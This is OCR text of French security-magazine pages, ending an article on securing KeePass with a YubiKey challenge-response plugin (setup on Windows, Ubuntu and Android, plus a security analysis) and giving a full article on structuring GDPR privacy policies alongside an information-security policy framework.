


Fig. 3 : Schéma de fonctionnement de la solution KeeChallenge et YubiKey.

Vous devrez ensuite valider une première fois ce challenge avec votre YubiKey. C'est une sécurité du plugin pour s'assurer que vous détenez bien une YubiKey avec la même clé et que vous avez la connaissance de cette clé. Une fois cette opération réalisée, votre base est protégée grâce à la clé secrète HMAC-SHA1 de votre YubiKey, en plus du mot de passe.

4.2.1 Implémentation technique

En mode challenge-response, le plugin va stocker à côté de votre base KeePass un fichier XML contenant le défi et une partie de la clé composite, chiffrée en AES et associée à un hash de contrôle. Le serveur ne possédant pas KeePass, ce fichier sera téléchargé en même temps que la base et déchiffré localement par le client. Dans notre cas et par rapport au schéma vu plus haut, le serveur est en fait le client KeePass qui vient de télécharger le XML contenant le challenge et la YubiKey devient alors le client souhaitant accéder au service.

Les plus curieux pourront aller jeter un œil aux sources du projet **[22]** pour en vérifier l'implémentation.

4.3 KeePass avec une YubiKey sur un serveur

4.3.1 Accès depuis Windows

Sous Windows, une fois le plugin KeeChallenge installé, il faut ouvrir votre base et saisir le mot de passe maître puis sélectionner le provider ***Key File > YubiKey challenge-response*** et brancher votre YubiKey avant de cliquer sur ***OK***.




Fig. 4 : Accès à un trousseau Keepass sous Ubuntu avec une YubiKey.

Le programme va alors vous demander de valider votre présence devant la clé en appuyant sur celle-ci (pour le cas où la clé serait restée branchée en votre absence), et votre base va s'ouvrir normalement.

4.3.2 Accès depuis Linux

Pour Ubuntu 18.04, il manque quelques bibliothèques pour pouvoir faire fonctionner la YubiKey avec le plugin, Yubico les met à disposition dans un ppa. Voici les dépendances à installer :

```
sudo add-apt-repository ppa:yubico/stable
sudo apt-get update
sudo apt-get install libjson-c-dev libyubikey0 libykpers-1-1
```

Une fois le plugin KeeChallenge installé, il vous suffira de démarrer KeePass et d'effectuer les mêmes opérations que sous Windows pour accéder à votre base.

4.3.3 Accès depuis Android

Sous Android, l'application Keepass2Android supporte le mode challenge-response, moyennant l'installation préalable de l'application ykDroid **[23]** qui rend disponible ce mode. Dans l'application, il vous suffira alors de sélectionner : ***Type de clé maître > Mot de passe + Défi-Réponse > Charger le fichier OTP auxiliaire...*** Puis de présenter votre YubiKey contre le lecteur NFC de votre téléphone, et saisir enfin votre mot de passe avant d'appuyer sur ***Déverrouiller*** pour accéder à votre base depuis votre smartphone Android.

5 Analyse de la sécurité de la solution

5.1 Renouvellement du challenge

Le plugin KeeChallenge utilise comme source du challenge un nombre aléatoire, et change ce nombre à chaque ouverture de la base. Vous pouvez le vérifier en surveillant le contenu du fichier XML entre deux ouvertures.

Le déchiffrement s'effectuant localement sur le client, un attaquant en interception réseau n'aurait accès qu'au challenge et au bloc AES chiffré. En théorie, multiplier les chiffrés d'un même message clair avec des clés différentes affaiblit sa sécurité, néanmoins AES est robuste vis-à-vis de la cryptanalyse différentielle. L'autre axe d'attaque consiste à essayer de prédire le secret partagé à partir de challenges interceptés, or ces derniers ne sont que des nombres aléatoires sans lien avec le secret. Le fait de renouveler le challenge à chaque ouverture permet alors de le rendre inutilisable sur des versions ultérieures ou antérieures du bloc chiffré.

Il faut garder en tête qu'un attaquant obtenant une réponse valide en plus du bloc chiffré AES




Fig. 5 : Une YubiKey et Keepass2Android.

correspondant, obtiendra la moitié de la clé maître. Il est donc indispensable d'utiliser un mot de passe en plus de la YubiKey et de chiffrer la communication qui permet de rapatrier la base KeePass et le fichier XML du challenge.

5.2 Utilisation de SHA1

Certains auront noté que le plugin utilise HMAC-SHA1 et que SHA1 est désormais obsolète. Néanmoins, l'attaque sur SHA1 n'est, d'une part, pas triviale et pose, d'autre part, plusieurs prérequis notamment sur la capacité de l'attaquant à modifier le document source. Cela s'avère difficile lorsque le document source est *XORé* avec une clé secrète. Les algorithmes HMAC sont plus résistants aux collisions que les fonctions de hachage seules qu'ils utilisent. Cela rend l'utilisation de SHA1 acceptable dans ce cadre, néanmoins une mise à jour de KeeChallenge pour HMAC-SHA2 serait souhaitable.

5.3 YubiKey non libre

La YubiKey n'est pas un équipement open source, ni open hardware, il s'agit d'un produit commercial d'une société installée aux États-Unis. Elle implémente en tête de liste le protocole FIDO, résultat de l'alliance de petites compagnies américaines comme Google, Amazon, Facebook, Microsoft. C'est un élément à garder en tête en

fonction de ce que vous cherchez à protéger. Si la YubiKey paraît adaptée pour protéger votre boite mail personnelle, elle ne l'est pas pour des données sous mention de protection du secret...

5.4 Nécessité de conserver un mot de passe maître

La YubiKey ne demande pas de code PIN pour être utilisée. Il n'y a rien qui empêche de l'utiliser en cas de vol, ce qui impose de conserver un mot de passe maître sur votre base en plus de l'accès KeeChallenge.

S'ajoute qu'en NFC la YubiKey ne demande pas de valider une présence pour répondre. Un attaquant pourrait se contenter de s'approcher suffisamment de votre poche dans le métro pour tenter de valider un accès par exemple. Les plus paranoïaques pourront toujours la stocker dans un conteneur TEMPEST !

Conclusion

KeePass reste, du fait de sa certification de sécurité, une référence en matière de gestionnaires de mots de passe. Sa compatibilité avec les YubiKeys le rend d'autant plus attrayant à utiliser pour les particuliers. Et cela pour un prix qui reste compétitif face aux solutions commerciales, par exemple en utilisant un Raspberry Pi et une connexion internet.

Et même si la solution présentée ne semble pas adaptée à de très larges déploiements en entreprise, son usage peut parfaitement convenir à de petites équipes qui souhaitent conserver en interne la maîtrise de leurs mots de passe.

Il est intéressant de voir qu'il existe aujourd'hui des solutions d'authentification forte abordables à base de matériels dédiés. Ces équipements, combinés aux nombreux travaux de la communauté permettent d'obtenir des niveaux de sécurité tout à fait pertinents en dehors de besoins règlementaires et légaux. ■

Remerciements

Merci à Laure, François, Grégoire, Marion et Jean-Marc, ainsi qu'à l'ensemble du service, pour leurs relectures attentives et leurs avis constructifs !

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com.

COMMENT CONCEVOIR SON RÉFÉRENTIEL « PROTECTION DE LA VIE PRIVÉE » EN COHÉRENCE AVEC LE RÉFÉRENTIEL SSI ?

Denis VIROLE

Directeur des services d'Ageris Group

mots-clés : ***PROTECTION DE LA VIE PRIVÉE / LIBERTÉS FONDAMENTALES / SÉCURITÉ DES DONNÉES À CARACTÈRE PERSONNEL / POLITIQUES DE SÉCURITÉ / RÉFÉRENTIEL SÉCURITÉ SYSTÈME D'INFORMATION / CONTRÔLE***

Le chapitre IV, section 1, article 24 et l'article 32 dans la section 2 du Règlement Général pour la Protection des Données, formalisent les obligations générales du responsable du traitement en matière de sécurité : la mise en œuvre de mesures techniques et organisationnelles appropriées, au regard des risques pour la vie privée des personnes concernées, la définition et l'application de politiques adaptées au contexte et surtout la capacité de démontrer que le traitement est effectué en conformité avec le Règlement. Le responsable du traitement doit mettre en œuvre des moyens permettant de garantir la confidentialité, l'intégrité, la disponibilité ainsi que la résilience constante des systèmes et des services de traitement. Nous nous attacherons ici à analyser comment le Délégué à la Protection des Données (DPD) doit concevoir l'ensemble des règles de protection de la vie privée et de sécurité des données à caractère personnel en interaction et en cohérence avec les exigences stratégiques, fonctionnelles, opérationnelles et techniques de la SSI.

1 L'étude de la nature des données et du contexte des traitements

La CNIL en cohérence avec les articles 4, 9 et 10 du RGPD, respectivement 2, 3, 7§1, 8 et 9 de la loi Informatique et Libertés formalise 3 types ou natures de données à caractère personnel. Premièrement, les données courantes (l'état civil, l'identité, les données d'identification, les informations concernant la vie personnelle (les habitudes de vie, la situation familiale, hors données sensibles, très sensibles ou dangereuses...), les renseignements d'ordre économique et financier (les revenus, la situation financière, la situation fiscale...), les données de connexion (les adresses IP, les journaux d'évènements...), les données de localisation (les informations liées aux déplacements, données GPS, GSM...). Deuxièmement, les données hautement personnelles (les données relatives aux difficultés sociales ou les données bancaires). Troisièmement, les données très sensibles (les opinions philosophiques, politiques, religieuses, syndicales, les informations concernant la vie sexuelle, les données de santé, les renseignements concernant les origines ethniques, ou la vie sexuelle, les données biométriques, génétiques, ou concernant les infractions ou condamnations pénales).

1.1 Les risques pour la vie privée

L'article 35 du RGPD, en complément des articles précités prévoit la conduite d'une analyse d'impact relative à la protection des données (AIPD), lorsqu'un traitement de données personnelles est susceptible d'engendrer un risque élevé pour les droits et libertés des personnes concernées.

Cette analyse de risques doit conduire à la mise en œuvre de règles adaptées et formalisées dans les politiques.

1.2 Définitions des risques sur la vie privée et les libertés fondamentales

Un « risque sur la vie privée » est un scénario décrivant un événement redouté (atteinte plus ou moins grave à la confidentialité, la disponibilité ou l'intégrité des données, et ses impacts potentiels sur les droits et libertés des personnes). Il est estimé en termes de gravité et de vraisemblance. La gravité doit être évaluée pour les personnes concernées, et non pour l'organisme. On voit ici une grande différence avec l'estimation qui est classiquement faite dans l'approche SSI (qui évalue les impacts plutôt du point de vue de l'organisme). Dans la démarche AIPD (Analyse d'Impact pour la Protection des Données), l'estimation de la gravité doit être évaluée par les impacts pour les personnes concernées (et pour la structure du responsable du traitement en cas de non-conformité).

La CNIL a publié une liste des traitements à risques où une AIPD est obligatoire.

1.3 Les impacts pour la vie privée et les libertés fondamentales

La CNIL formalise trois axes d'impact pour la personne concernée par le traitement. Les impacts corporels, matériels ou moraux. L'autorité de contrôle modélise trois niveaux sur quatre représentant des impacts significatifs pour les libertés des personnes concernées. Le premier niveau est qualifié de négligeable, le deuxième limité, le troisième important et le dernier maximal. Dans ces contextes, le responsable du traitement doit donc faire un travail important de définitions de politiques appropriées afin de limiter la vraisemblance des impacts sur la vie privée et les droits fondamentaux des personnes concernées.

2 L'architecture du référentiel protection de la vie privée et sécurité système d'information

L'approche proposée peut être adaptée en fonction de la culture sécurité de l'entreprise ou de l'organisme. Nous proposerons des alternatives dans la conception des différents textes en fonction des contextes. Mais le schéma général de l'architecture documentaire répond toujours à des orientations stratégiques, fonctionnelles, opérationnelles puis techniques.

2.1 Vision globale du référentiel protection de la vie privée en cohérence avec le référentiel SSI

<table>
<tr><td rowspan="2">Orientée stratégique</td><td colspan="3">Lettre d'engagement pour la sécurité de l'information et la protection de la vie privée</td><td>Destinée à tous</td></tr>
<tr><td rowspan="5">Politiques de continuité d'activité</td><td colspan="2">Politique générale pour la protection de l'information</td><td rowspan="5">Politique du système de management d'amélioration continue pour la protection de la vie privée</td><td rowspan="2">*Destinée plus particulièrement aux directions métier déléguées par le responsable des traitements
**Destinée aux personnes concernées</td></tr>
<tr><td>Politique protection de la vie privée à usage interne*</td><td>Politique protection de la vie privée à usage externe**</td></tr>
<tr><td>Orientation fonctionnelle</td><td colspan="2">Politique Sécurité Système d'Information</td><td>Plus particulièrement destinée à la maîtrise d'œuvre interne ou externe sous la forme d'un PAS</td></tr>
<tr><td>Orientation opérationnelle</td><td colspan="2">Chartes
Procédure AIPD et Dossier de sécurité AIPD
Procédures de respect de l'exercice des droits des personnes concernées
Procédure de notification de violation de données à caractère personnel</td><td>Destinés à tous</td></tr>
<tr><td>Orientation technique</td><td colspan="2">Guides et manuels de configuration</td><td>Destinés aux acteurs DSI</td></tr>
</table>

2.1.1 La lettre d'engagement pour la sécurité de l'information et la protection de la vie privée

Les objectifs de ce document, qui a notre sens peut être communiqué au public, mais doit être systématiquement diffusé en interne et doit être bien compris par les collaborateurs sont de montrer l'engagement de responsabilité de la direction générale et du soutien nécessaire de chacun(e) dans l'organisation puis de formaliser le périmètre des traitements et des données pour avoir un impact sur la protection de la vie privée et de la sécurité de l'information.

Ce document doit être le plus fédérateur possible autour de la personne juridiquement responsable et le plus mobilisateur possible. Il cherche à montrer que l'objectif de la sécurité ne « s'auto-suffit pas », l'objectif de la protection ou de la sécurité est de protéger des valeurs fondamentales communes ou des engagements d'entreprise.

2.1.2 La politique générale pour la protection de l'information

Ce texte est destiné aux directions métiers. Il montre que la direction générale est consciente de sa responsabilité, juridique et opérationnelle. Elle est responsable non seulement des dommages ou des infractions éventuelles, mais aussi des moyens qu'elle affecte à la protection de l'information et à la sécurité des systèmes d'information. Elle formalise que les directions métiers sont responsables de la formalisation des besoins et des risques. Celles-ci sont « propriétaires » de leurs risques et ce sont donc à elles d'évaluer les niveaux d'impact de ces risques. Les impacts sont à l'origine des besoins. Il est important de noter que la définition des mesures de sécurité est de la responsabilité du RSSI, cependant la mise en œuvre des mesures de sécurité est de la responsabilité de la direction des systèmes d'information ou du sous-traitant. Le contrôle de l'application des mesures de sécurité est de la responsabilité du RSSI.

La validation des risques résiduels après l'application des mesures de sécurité est de la responsabilité de la direction générale ou des directions métiers. Ce texte devra faire référence à la politique de protection de la vie privée à usage interne, notamment pour les AIPD. Ce texte n'est pas strictement nécessaire pour la démarche de protection de la vie privée Son analyse ici cherche à montrer sa grande cohérence avec la protection de la vie privée, la démarche AIPD et la politique de protection de la vie privée à usage interne. Nous tenons à souligner le caractère opposable de cette politique. Les directions métiers ou la DSI ne peuvent mettre en place des applications ou des systèmes d'information sans respecter la démarche.

Certains lecteurs pourraient aussi être un peu effrayés par l'importance de la tâche de conception et d'applicabilité du document. Il s'agit souvent de petites structures peu habituées à la démarche méthodologique de sécurité système d'information. Dans ce cas, une alternative est possible en intégrant la démarche dans une directive de la PSSI expliquée plus bas. L'inconvénient est alors qu'il ne soit pas lu par les directions métiers voyant la SSI comme une démarche d'experts informatiques.

2.1.3 La politique de protection de la vie privée à usage interne

Nous proposons que la politique soit structurée en directives, chacune composée d'une ou de plusieurs règles. Les directives devraient être formalisées par thèmes : la classification des données à caractère personnel, l'obligation de formalisation du registre des traitements, les demandes d'exercices de droit des personnes concernées et les procédures de notifications de violations de données à caractère personnel, le renforcement de la culture « protection de la vie privée », la définition des prérogatives pour engager contractuellement le sous-traitant, l'évolution et le contrôle de la politique et enfin la sécurité. Cette dernière directive fera référence à la Politique Sécurité Système d'Information. Chaque directive devra faire l'objet a minima d'un objectif. Chaque règle dans la directive doit faire l'objet d'une table RACI (R pour réalise, A pour approuve, C pour consulté(e), I pour informé(e)). Le terme *DOIT* devra être utilisé afin d'être clairement auditable et opposable. Il est absolument majeur pour chaque règle d'identifier si possible les éléments de preuve du respect de l'obligation (fiche de description de traitement, registre, rapport d'AIPD, fondement juridique, preuve du consentement, contrats, feuilles de signatures des collaborateurs ayant été formés, rapport d'audit...), ainsi que l'acteur responsable de la production de l'élément de preuve. Nous proposons qu'à chaque directive et à ses objectifs soient associés un ou plusieurs objectifs mesurables et l'indication de qui est responsable de la production de l'indicateur de mesures.

2.1.4 La politique de protection de la vie privée à usage externe

Cette politique est souvent nommée politique de confidentialité. Nous déconseillons d'utiliser cette dénomination. La protection de la vie privée et le respect des libertés fondamentales ne peuvent se résumer à la protection de la confidentialité. La perte de disponibilité ou d'intégrité de données à caractère personnel peut être tout aussi grave qu'une perte de confidentialité. Les exemples sont nombreux où une perte d'intégrité sur des données bancaires entraîne des impacts matériels conséquents pour la vie privée de la personne concernée, la perte de disponibilité de santé rend les soins irréalisables avec des conséquences gravissimes.

L'objectif de la politique de protection de la vie privée à usage externe est non seulement de communiquer aux personnes concernées, l'identité du responsable du responsable du traitement, voire du DPD en démontrant la conformité avec les articles 13 et 14 du RGPD (article 32 de la loi Informatique et Libertés), mais surtout de montrer que le responsable du traitement s'engage à la plus grande transparence et loyauté vis-à-vis de la personne concernée.

Aussi les points suivants doivent être développés :

- le respect des principes relatifs aux traitements de données à caractère personnel, notamment il est important de bien souligner l'engagement du respect de principe de minimisation, de durée de conservation limitée et de sécurité ;
- les types de données à caractère personnel collectées et traitées ;
- les cas particuliers de collecte indirecte, en indiquant la source des données ;
- les fondements juridiques du traitement, le consentement, le contrat, l'intérêt légitime

du responsable du traitement, la sauvegarde des intérêts vitaux de la personne concernée...

- les destinataires ;
- les tiers autorisés ;
- les transferts en dehors de l'Espace Économique Européen ;
- l'exercice des droits des personnes concernées, doit faire l'objet de la plus grande attention. La direction générale doit montrer sa bonne compréhension que les droits des personnes concernées prévalent sur ses droits de responsable des traitements ;
- les évolutions de la réglementation feront l'objet immédiate d'une application ;
- les contacts.

La difficulté est d'utiliser un langage clair, compréhensible pour un non initié. Cette politique ne peut se substituer à la fourniture obligatoire d'informations présentée dans les articles 13 et 14 du RGPD, traitement par traitement. Elle montre au public l'engagement du responsable du traitement dans la conformité et par-dessus tout à respecter les droits des personnes concernées. Elle doit être « poussée » à la personne concernée qui doit faire le minimum d'efforts pour la récupérer pour en prendre connaissance.

2.1.5 La politique sécurité système d'information

Elle doit être constituée de règles fonctionnelles opposables. L'aspect fonctionnel et non technique trouble parfois certains acteurs techniques. L'aspect fonctionnel permet une grande pérennité du texte, alors qu'une règle orientée produits est liée à l'évolution du produit. L'approche fonctionnelle est bien adaptée au contexte international, puisque dans certains pays, un nombre important de produits sont interdits et par-dessus tout, elle garantit la séparation des devoirs, concept essentiel à la sécurité et à son amélioration continue : la direction métier déléguée par le responsable des traitements exprime les évènements redoutés (démarche EBIOS) ou les impacts potentiels (démarche MEHARI) gradés selon les échelles présentées dans les politiques de niveau supérieur destinées aux directions métiers, le RSSI définit les règles fonctionnelles, le maître d'œuvre (la direction des systèmes d'information ou le service informatique) ou le sous-traitant les implémente, ce qui permet au RSSI de les contrôler, en évitant de se retrouver en position d'auto-contrôle.

La forme de la règle doit être impérative et le verbe « DOIT » doit être utilisé. À chaque règle une table RACI devrait être définie. À chaque thème (chapitre de la norme ISO 27002) doivent être liés un ou plusieurs objectifs. À chaque thème et aux objectifs identifiés doit être formalisé un sous-objectif mesurable et si possible la fonction responsable de la fourniture de l'indicateur de mesure. Quand cela est possible, l'élément de preuve de conformité à la règle doit être identifié.

Le lecteur en fonction du niveau de maturité SSI de son organisme pourrait être effrayé par la complexité ou la richesse du document. Face à ce constat, l'ANSSI a formulé le document des 42 règles d'hygiène de sécurité informatique et la CNIL a mis à disposition 17 fiches de recommandations de sécurité. Ces documents doivent être compris comme des synthèses de la norme ISO 27002.

2.1.6 Le cas de la sous-traitance, l'externalisation ou le cloud

Le sous-traitant, dans l'annexe au contrat formalisant les prérogatives respectives, qu'il doit signer avec le responsable du traitement, doit démontrer par la transcription effective orientée organisation, architectures et produits sa conformité avec les règles de la PSSI de son client.

Le sous-traitant démontre la transcription effective des règles de sécurité formalisées par le responsable des traitements dans le Plan d'Assurance Sécurité (PAS).

Il est clair qu'un nombre important de clients n'a pas atteint ce niveau de contractualisation. Le sous-traitant s'orientant alors vers la définition de sa propre PSSI ou de son propre PAS en application de normes de sécurité issues de la norme ISO 27002, mais adaptées au contexte de l'hébergement (ISO 27018, concernant la protection des données à caractère personnel dans l'informatique en nuages, ISO/CEI 27017 qui traite des aspects de la sécurité de l'information en nuage).

L'ANSSI propose un PAS minimal pour les organismes à maturité faible n'ayant pas formalisé de PSSI.

2.1.7 La charte « informatique »

Nous suggérons de ne plus l'appeler informatique. L'utilisateur doit être conscient que l'usage d'un grand nombre de composants informatiques ou non (chargeur de cigarettes électroniques avec port USB, appareils photo connectables au poste de travail...) d'applications externes (réseaux sociaux) ou les comportements généraux (parler en public, gérer des visiteurs...) doit être règlementé. La terminologie « charte d'utilisation des données et ressources système d'information » ou mieux « code de protection de l'information » nous semble plus adéquate.

La difficulté du rédacteur est de concevoir la charte de façon à être opposable, mais pas trop détaillée, car il ne sera pas possible de présenter tous les cas possibles. De plus si une règle détaillée doit faire l'objet d'un changement, il faudra alors la modifier et reconduire tout le processus de discussion collective avec les Instances Représentatives du Personnel, la présentation en toute transparence aux utilisateurs leur démontrant la proportionnalité de la règle à la finalité.

Le lecteur doit noter que la CNIL a toujours préféré l'approche d'explication de la charte par une sensibilisation qu'une unique action de signature par l'utilisateur. L'autorité de contrôle considère que le collaborateur dans son lien de subordination avec son employeur signera ce que l'on lui demande de signer.

La charte mise en annexe au contrat de travail est donc bien sûr possible s'il y a eu explication en toute transparence.

Nous recommandons de présenter la charte comme une suite de principes structurants consécutifs aux droits et aux devoirs de l'employeur d'une part, et de l'utilisateur d'autre part. La mise en avant de cet équilibre permet à l'utilisateur d'identifier les responsabilités respectives et donc aussi ses droits, ce qui est toujours plus fédérateur et mobilisateur.

Les sanctions éventuelles doivent être évoquées.

Nous conseillons, en complément de la charte, la conception d'un guide détaillé des bonnes pratiques opérationnelles et concrètes consécutives aux principes structurants liés aux droits et aux devoirs de l'employeur et de l'employé.

2.1.8 Les procédures de satisfaction des demandes d'exercices des droits des personnes concernées

Elles sont fondamentales pour la conformité au RGPD et à la Loi Informatique et Libertés. Elles doivent permettre l'exercice des droits d'accès, de rectification, de destruction, de limitation des traitements, de portabilité pour les organismes privés et refuser le profilage.

Elles devront prendre en considération les cas de demandes manifestement abusives et le recueil de preuves démontrant l'abus et les actions à prendre en compte, les demandes par téléphone (où elles devront refuser de répondre, car dans l'impossibilité de contrôler l'identité du demandeur), en face à face, par courrier, par e-mail, ce cas était déjà possible depuis la loi pour la république numérique, par une personne mandatée par la personne concernée.

Ces procédures doivent prendre en compte les délais de réponse, allant d'un à trois mois suivant les cas.

À chaque étape de la procédure, une responsabilité doit être identifiée et les délais de réponse pris en compte. Ces procédures devront bien sûr être régulièrement testées et améliorées si nécessaire.

2.1.9 La procédure AIPD

Elle doit constituer non plus l'engagement de responsabilité du responsable du traitement, mais le guide opérationnel de la méthode, les acteurs et leurs responsabilités dans une table RACI pour chaque étape ainsi que les livrables et documents attendus pour chaque étape.

Le lecteur doit bien comprendre ici que ces documents sont opposables à la fois à la maîtrise d'ouvrage ou la direction métier déléguée par le responsable du traitement et à la maîtrise d'œuvre en cas de non-conformité.

2.1.10 Les procédures de notification de violation de données à caractère personnel

Ces procédures répondent aux obligations de notification de violation de données à caractère personnel à la CNIL, et quand cela est possible aux personnes concernées.

Elles doivent définir les rôles et responsabilités ainsi que les mécanismes de remontées d'informations et de réaction, en cas de violation de données à caractère personnel. La mise en place de la voie fonctionnelle et non hiérarchique représentée par le DPD et ses éventuels relais doit permettre d'éviter les ressentis de culpabilité ou de délation parfois identifiés dans les structures peu matures sur ces sujets.

Les procédures doivent permettre de qualifier les violations de données selon leurs impacts sur les libertés et la vie privée des personnes concernées et prendre en compte l'amélioration des mesures de sécurité en fonction des violations de données. Elles définissent l'inventaire des violations de données dans un registre.

L'ensemble doit être testé régulièrement afin d'être amélioré.

2.1.11 Les politiques pour la continuité d'activité

Les politiques de continuité d'activité étaient orientées pour faire face aux crises ou sinistres pour l'organisme. Ces sinistres sont évalués par des BIA, appelés en français Bilan d'Impact pour l'Activité.

Le prisme de vision et d'analyse doit maintenant mieux prendre en compte la vie privée et les libertés fondamentales des personnes concernées. Les plans de continuité d'activité intégraient les crises potentielles concernant la responsabilité juridique de l'organisme en cas d'indisponibilité, mais de leur point de vue. Or les intérêts de l'organisme et de la personne concernée ne sont pas toujours convergents. Le droit à la disponibilité de la portabilité pour la fonction privée ou la mise à disposition de la limitation du traitement pour le public ou le privé sont clairement des exigences importantes pour les personnes concernées et une véritable contrainte pour le responsable des traitements.

2.1.12 La politique du système de management d'amélioration continue pour la protection de la vie privée

Il est important de rappeler le point d de l'article 32 du RGPD : le responsable du traitement ainsi que le sous-traitant mettent en œuvre « *une procédure visant à tester et à analyser régulièrement l'efficacité des mesures techniques et organisationnelles pour assurer la sécurité du traitement* ». L'amélioration continue de la sécurité et de la conformité au RGPD ou à la PSSI ne nécessite pas obligatoirement la définition et la mise en œuvre d'une politique spécifique et d'un système de management d'amélioration continue. Le responsable du traitement, en fonction des contextes, peut s'engager à réaliser régulièrement des audits de conformité juridique de ces traitements et des audits de sécurité (audits de conformité, tests intrusifs, audits d'architecture, audits de code, audit de configuration...). Il devra concevoir a minima des conventions d'audit précisant le périmètre et les modalités de l'audit (jalons, livrables attendus en entrée, livrables prévus en sortie, objectifs, champs et critères de l'audit, etc.).

Les experts SSI depuis longtemps familiarisés avec les Systèmes de Management de Sécurité de l'Information normalisés dans la norme ISO 27001 implémentent un SMSI pour prouver une maturité SSI et démontrer une sécurité effective. Nous suggérons d'aller plus loin et d'utiliser la logique d'amélioration continue non uniquement pour la sécurité, mais aussi pour la conformité aux exigences légales. Dans ce cas, une politique spécifique de management de la conformité devrait être formalisée. Elle devra définir des objectifs mesurables de conformité (nombre de traitements, nombre d'audits, temps d'indisponibilité des traitements impliquant les personnes concernées, nombre d'incidents entraînant des violations de données à caractère personnel...).

Conclusion

Nous alertons le lecteur de ne pas tomber dans le piège de « faire pour dire que l'on a fait ». Il faut formaliser pour être efficace. Le lecteur peut avoir l'impression d'une certaine lourdeur dans la formalisation des politiques alors que c'est l'absence de règles et d'engagement de responsabilités qui entraînera systématiquement des non-conformités et des dommages particulièrement lourds.

La formalisation de ces politiques appropriées ne peut affranchir le responsable du traitement de les expliquer en toute transparence, afin d'exiger les engagements de chaque acteur impliqué dans les traitements. ■

esiea
ECOLE D'INGENIEURS
DU MONDE NUMERIQUE

FORMATIONS OPÉRATIONNELLES EN CYBERSÉCURITÉ

Formations présentielles - Campus Paris V^e^

formations-securite@esiea.fr | esiea.fr/formations-securite

MASTÈRE SPÉCIALISÉ®

